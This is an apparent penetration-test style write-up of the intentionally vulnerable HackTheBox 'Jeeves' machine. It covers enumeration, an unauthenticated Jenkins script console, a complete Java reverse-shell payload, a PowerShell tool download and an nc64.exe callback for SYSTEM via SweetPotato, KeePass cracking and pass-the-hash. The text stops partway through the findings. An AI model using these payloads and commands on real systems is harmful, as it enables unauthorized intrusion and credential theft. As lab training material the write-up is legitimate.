Jeeves report

Cover

Target: HTB Machine “Jeeves” **Client:** HTB (Fictitious) **Engagement Date:** Dec 2025
Report Version: 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

Index

1. Introduction

1.1 Objective of the Engagement

The objective of this offensive security assessment was to evaluate the security posture of the Windows 10 Pro system "JEEVES" by identifying and exploiting vulnerabilities in exposed services, weak authentication mechanisms, and misconfigured access controls. The engagement focused on demonstrating a complete attack chain from initial reconnaissance to full system compromise, highlighting critical weaknesses in service configuration, credential management, and privilege escalation pathways commonly found in standalone Windows workstations.

1.2 Scope of the Assessment

- **Network Reconnaissance and Service Enumeration**: Comprehensive port scanning using Nmap identified four accessible services: Microsoft IIS 10.0 on port 80 hosting an

"Ask Jeeves" application, SMB on port 445 with message signing enabled but not required, MSRPC on port 135, and a Jetty 9.4 web server on port 50000. Service fingerprinting revealed a Windows 10 Pro system (Build 10586) with hostname JEEVES operating in a WORKGROUP environment.

- **Web Service Analysis and Vulnerability Discovery**: Investigation of the Jetty service on port 50000 revealed an unauthenticated Jenkins automation server instance accessible at the `/askjeeves/` endpoint. The Jenkins Groovy Script Console was accessible without authentication, providing a critical remote code execution vector.
- **Initial Access via Jenkins Exploitation**: A Java-based reverse shell payload was executed through the Groovy Script Console, establishing initial command execution as the Jenkins service account. This provided a foothold on the target system with access to the `C:\Users\Administrator\.jenkins` directory.
- **Privilege Escalation via SeImpersonatePrivilege Abuse**: Analysis of the service account context revealed the presence of `SeImpersonatePrivilege`. The SweetPotato exploit tool was leveraged to escalate privileges from the service account to `NT AUTHORITY\SYSTEM`, achieving complete administrative control over the target system.
- **Alternative Privilege Escalation Path - Credential Discovery**: Parallel investigation discovered a KeePass database (`CEH.kdbx`) in the `C:\Users\kohsuke\Documents` directory. The database password was cracked offline using John the Ripper, revealing stored NTLM credentials that enabled pass-the-hash authentication and alternative administrative access.
- **Post-Exploitation and Data Exfiltration**: With full system access, Alternate Data Streams (ADS) were utilized to locate and extract hidden flag files, demonstrating data concealment techniques and complete system compromise.

1.3 Ethics and Compliance

All testing activities were conducted within the controlled environment of the HackTheBox "Jeeves" machine, an intentionally vulnerable system designed for educational purposes. No production systems, external networks, or unauthorized resources were accessed during this assessment. The methodologies and techniques documented herein are presented for educational value and security awareness enhancement, demonstrating real-world attack vectors that organizations must defend against in Windows workstation environments. This report serves as a learning resource to improve defensive strategies against exposed administrative interfaces, weak credential storage, and privilege escalation vulnerabilities.

2. Methodology

2.1 Initial Reconnaissance and Service Enumeration

The assessment commenced with comprehensive network reconnaissance to map the target's attack surface and identify accessible services. A targeted port scan was conducted using Nmap to enumerate open ports and service versions.

Command:

```
sudo nmap -sVC -p 80,135,445,50000 $IP -oN allports
```

Scan Results:

```
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Ask Jeeves
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds
(workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
|_http-title: Error 404 Not Found
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 4h59m59s, deviation: 0s, median: 4h59m59s
| smb2-time:
|   date: 2025-12-12T23:32:42
|_  start_date: 2025-12-12T23:11:50
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

Key Findings:


- Windows 10 Pro system (Build 10586) with hostname `JEEVES`
- Microsoft IIS 10.0 web server on port 80 serving "Ask Jeeves" application
- SMB service on port 445 with signing enabled but not required
- Jetty 9.4.z-SNAPSHOT web server on port 50000
- Workgroup environment (`WORKGROUP`) rather than domain-joined


2.2 Web Application Analysis and Directory Enumeration

Initial examination of the web services revealed distinct applications on different ports with varying functionalities.

Port 80 Analysis:

The IIS server hosted a basic "Ask Jeeves" application. Error triggering attempts provided limited information but no immediate vulnerabilities.





Port 50000 Analysis:

The Jetty server on port 50000 initially returned a generic 404 error page. Directory enumeration revealed a significant endpoint.

Directory Enumeration:

```
ffuf -u "http://10.129.12.168:50000/FUZZ" -w
```


```
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -mc 200,301,302 -fs 503
```

Results:

```
askjeeves               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 46ms]
```

Jenkins Discovery:

Accessing `http://10.129.12.168:50000/askjeeves/` revealed a Jenkins automation server instance, significantly expanding the attack surface.




2.3 Jenkins Groovy Script Console Exploitation

The Jenkins instance was configured with the Groovy Script Console accessible without authentication, providing a critical remote code execution vector.

Script Console Access:

```
http://10.129.12.168:50000/askjeeves/script
```



Reverse Shell Payload:

A Java-based reverse shell payload was crafted to establish command execution on the target system:

```
String host="10.10.14.127";
int port=443;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed()){
    while(pi.available()>0)so.write(pi.read());
    while(pe.available()>0)so.write(pe.read());
    while(si.available()>0)po.write(si.read());
    so.flush();
    po.flush();
    Thread.sleep(50);
    try {p.exitValue();break;}
    catch (Exception e){}
};
p.destroy();
s.close();
```

Successful Exploitation:

Execution of the payload established a reverse shell connection, providing initial access as the Jenkins service account.

```
:: Progress: [220559/220559] :: Job [1/1] :: 555 req/sec :: Duration: [0:04:47] :: Errors: 0 ::

kali@kali ~/workspace/Jeeves/exploits [19:31:46] $ penelope -p 443
[+] Listening for reverse shells on 0.0.0.0:443 →  127.0.0.1 • 192.168.1.131 • 10.10.14.127
➤  🏠 Main Menu (m) 💀 Payloads (p) 🔄 Clear (Ctrl-L) 🚫 Quit (q/Ctrl-C)
[+] Got reverse shell from JEEVES~10.129.12.168-Microsoft_Windows_10_Pro-x64-based_PC 😍 Assigned SessionID <1>
[+] Added readline support ...
[+] Interacting with session [1], Shell Type: Readline, Menu key: Ctrl-D
[+] Logging to /home/kali/.penelope/sessions/JEEVES~10.129.12.168-Microsoft_Windows_10_Pro-x64-based_PC/2025_12_12-19_46_59-880.log 📜
```

```
C:\Users\Administrator\.jenkins>id
id
'id' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\Administrator\.jenkins>whoami
whoami
jeeves\kohsuke

C:\Users\Administrator\.jenkins>
```

2.4 Initial Foothold and System Reconnaissance

With initial access established, system reconnaissance was conducted to understand the environment and identify privilege escalation paths.

System Information:

```
systeminfo

**Key System Details:**

- Host Name: JEEVES

- OS: Windows 10 Pro (Build 10586)

- Architecture: x64-based PC

- Hotfixes: 10 updates installed, indicating potential vulnerability to known exploits

- Memory: 2GB RAM

- Network: Single NIC with DHCP-assigned IP
```

Current User Context:

```
C:\Users\Administrator\.jenkins>
```

The shell operated in the context of the Jenkins service account, which had access to the Administrator's Jenkins directory but not full administrative privileges.

```
C:\Users\Administrator\.jenkins>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeShutdownPrivilege           Shut down the system                      Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeUndockPrivilege             Remove computer from docking station      Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
SeTimeZonePrivilege           Change the time zone                      Disabled

C:\Users\Administrator\.jenkins>
```

2.5 Privilege Escalation via SweetPotato (SeImpersonatePrivilege Abuse)

Analysis of the service account privileges revealed the presence of `SeImpersonatePrivilege`, enabling classic Windows privilege escalation techniques.

Privilege Verification:
The service account context inherently possessed impersonation privileges suitable for exploitation.

Tool Transfer:

```
powershell.exe -c "iwr -uri http://10.10.14.127/SweetPotatoNew.exe -outfile SweetPotatoNew.exe"
```

Proof of Concept Execution:

```
SweetPotatoNew.exe -p cmd.exe -a "/c whoami > C:\temp\out.txt"
```

```
 Directory of c:\Temp

12/12/2025  08:22 PM    <DIR>          .
12/12/2025  08:22 PM    <DIR>          ..
12/12/2025  08:22 PM                21 out.txt
12/12/2025  08:12 PM         3,285,504 SweetPotatoNew.exe
               2 File(s)      3,285,525 bytes
               2 Dir(s)   2,571,816,960 bytes free

c:\Temp>type out.txt
type out.txt
nt authority\system
```

Full Privilege Escalation:

```
SweetPotatoNew.exe -p cmd.exe -a "/c c:\temp\nc64.exe 10.10.14.127 444 -e cmd.exe"
```

Result:
Successful privilege escalation to `NT AUTHORITY\SYSTEM` context, providing complete control over the target system.

```
C:\Windows\system32>cat c:\users\administrator\desktop\hm.txt
cat c:\users\administrator\desktop\hm.txt
'cat' is not recognized as an internal or external command,
operable program or batch file.

C:\Windows\system32>type c:\users\administrator\desktop\hm.txt
type c:\users\administrator\desktop\hm.txt
The flag is elsewhere.  Look deeper.
C:\Windows\system32>whoami
whoami
nt authority\system
```

2.6 Alternative Privilege Escalation Path: KeePass Credential Dumping

Parallel investigation revealed an alternative privilege escalation vector through credential discovery in user directories.

KeePass Database Discovery:

```
C:\Users\kohsuke\Documents\CEH.kdbx
```

```
 Directory of C:\Users\kohsuke\Documents

11/03/2017  10:18 PM    <DIR>          .
11/03/2017  10:18 PM    <DIR>          ..
09/18/2017  12:43 PM             2,846 CEH.kdbx
               1 File(s)          2,846 bytes
               2 Dir(s)   2,571,550,720 bytes free
```

Credential Extraction:

1. Database transfer to attacker system
2. Hash extraction using `keepass2john`:


```
keepass2john CEH.kdbx >> hash.txt
```

Offline cracking with John the Ripper:

```
john hash.txt -w=/usr/share/wordlists/rockyou.txt
```

1. **Result:** Password recovered: `<REDACTED>`

Database Analysis:
Accessing the KeePass database with the cracked password revealed stored credentials, including an NTLM hash for the `BackupStuff` entry.




Extracted Credential:

```
aad3b435b51404eeaad3b435b51404ee:<REDACTED>
```

Pass-the-Hash Attack:

```
pth-winexe -U jeeves/Administrator%aad3b435b51404eeaad3b435b51404ee:
<REDACTED> //10.129.12.168 cmd
```

Result: Successful authentication and administrative access via pass-the-hash technique.



2.7 Flag Retrieval and Data Exfiltration

With full administrative access, the target flags were retrieved using advanced filesystem techniques.

User Flag Retrieval:
Standard directory listing initially failed to reveal the flag due to Alternate Data Streams (ADS) utilization.

Alternate Data Stream Discovery:

```
dir /R
```

```
c:\Users\Administrator\Desktop>dir /R
dir /R
 Volume in drive C has no label.
 Volume Serial Number is 71A1-6FA1

 Directory of c:\Users\Administrator\Desktop

11/08/2017  09:05 AM    <DIR>          .
11/08/2017  09:05 AM    <DIR>          ..
12/24/2017  02:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  09:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   2,571,546,624 bytes free
```

Stream Content Extraction:

```
powershell Get-Content -Path "hm.txt" -Stream "root.txt"
```

Root Flag Retrieval:
The root flag was successfully extracted from the alternate data stream, completing the proof of compromise.

2.8 Attack Chain Summary

This engagement demonstrated a multi-vector attack against a Windows 10 system with the following exploitation chain:

1. **Service Enumeration** → Identification of Jenkins on non-standard port (50000)
2. **Authentication Bypass** → Unauthenticated access to Jenkins Groovy Script Console
3. **Remote Code Execution** → Java reverse shell via Groovy script execution
4. **Privilege Analysis** → Identification of `SeImpersonatePrivilege` on service account
5. **Primary Escalation** → SweetPotato exploitation for SYSTEM privileges
6. **Alternative Path** → KeePass credential discovery and pass-the-hash attack
7. **Data Exfiltration** → Retrieval of flags from Alternate Data Streams


Key Technical Insights:

- Jenkins Groovy Script Console without authentication represents a critical RCE vulnerability
- Windows service accounts with `SeImpersonatePrivilege` are highly susceptible to escalation
- KeePass databases in user directories create alternative credential exposure risks
- Alternate Data Streams can be used to hide sensitive data from standard directory listings

The attack leveraged both common misconfigurations (unauthenticated Jenkins) and inherent Windows security characteristics (impersonation privileges), highlighting the importance of defense-in-depth strategies for Windows environments.

3. Findings**


3.1 Vulnerability: Unauthenticated Access to Jenkins Groovy Script Console



- **CVSS v3.1:** AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H – **9.8 (Critical)**
  - **Vector Components:**
    - **Attack Vector (AV):** Network (N) - Exploitable remotely via HTTP on port 50000.
    - **Attack Complexity (AC):** Low (L) - No complex conditions are required.
    - **Privileges Required (PR):** None (N) - No authentication is needed.
    - **User Interaction (UI):** None (N) - No user interaction is required.
    - **Scope (S):** Changed (C) - Exploitation allows changing context from the web application to the underlying operating system.
    - **Confidentiality (C):** High (H) - Complete system information disclosure.
    - **Integrity (I):** High (H) - Total compromise of system integrity.
    - **Availability (A):** High (H) - Complete service disruption.
- **Description:** The Jenkins instance on port 50000 was configured with unauthenticated access to the Groovy Script Console. This insecure configuration allowed attackers to execute arbitrary Groovy/Java code on the underlying system, effectively providing remote code execution capabilities.


- **Impact:** This vulnerability provided remote code execution as the Jenkins service account (running under the local Administrator user context), allowing initial system compromise, reconnaissance, and establishment of persistent access.
- **Technical Summary:** The Jenkins instance was discovered at http://10.129.12.168:50000/askjeeves/. The Script Console endpoint (`/script`) was accessible without authentication. A Groovy reverse shell payload was executed, establishing a command session on the target system.

3.2 Vulnerability: Service Account with SeImpersonatePrivilege Allowing Privilege Escalation




- **CVSS v3.1:** AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H – **8.8 (High)**
  - **Vector Components:**
    - **Attack Vector (AV):** Local (L) - Requires initial access to the system.
    - **Attack Complexity (AC):** Low (L) - Well-documented exploitation techniques.
    - **Privileges Required (PR):** Low (L) - Requires access as a service account with SeImpersonatePrivilege.
    - **User Interaction (UI):** None (N) - No user interaction is required.
    - **Scope (S):** Changed (C) - Escalation from service account to SYSTEM.
    - **Confidentiality (C):** High (H) - Access to all system data.
    - **Integrity (I):** High (H) - Complete control over system operations.
    - **Availability (A):** High (H) - Total system control.
- **Description:** The Jenkins service account was configured with the `SeImpersonatePrivilege` , which allows service accounts to impersonate any available token on the local system. This privilege, combined with exploitation techniques like SweetPotato, allows local privilege escalation to `NT AUTHORITY\SYSTEM` .
- **Impact:** This configuration allowed an attacker with initial service account access to escalate privileges to the highest system level, obtaining complete control over the Windows operating system.
- **Technical Summary:** After obtaining initial access as the Jenkins service account, the SweetPotato tool was downloaded and executed. This tool leverages the `SeImpersonatePrivilege` through various Windows API calls to spawn a new process with SYSTEM privileges.

3.3 Vulnerability: Insecure Storage of KeePass Database with Credentials



- **CVSS v3.1:** AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N – **5.5 (Medium)**
  - **Vector Components:**
    - **Attack Vector (AV):** Local (L) - Requires access to the local filesystem.
    - **Attack Complexity (AC):** Low (L) - Direct file access.
    - **Privileges Required (PR):** Low (L) - Requires user-level access to the filesystem.
    - **User Interaction (UI):** None (N) - No user interaction is required.
    - **Scope (S):** Unchanged (U) - Impact limited to credential exposure.
    - **Confidentiality (C):** High (H) - Exposure of sensitive credentials.
    - **Integrity (I):** None (N) - No data modification occurred.
    - **Availability (A):** None (N) - No service disruption.
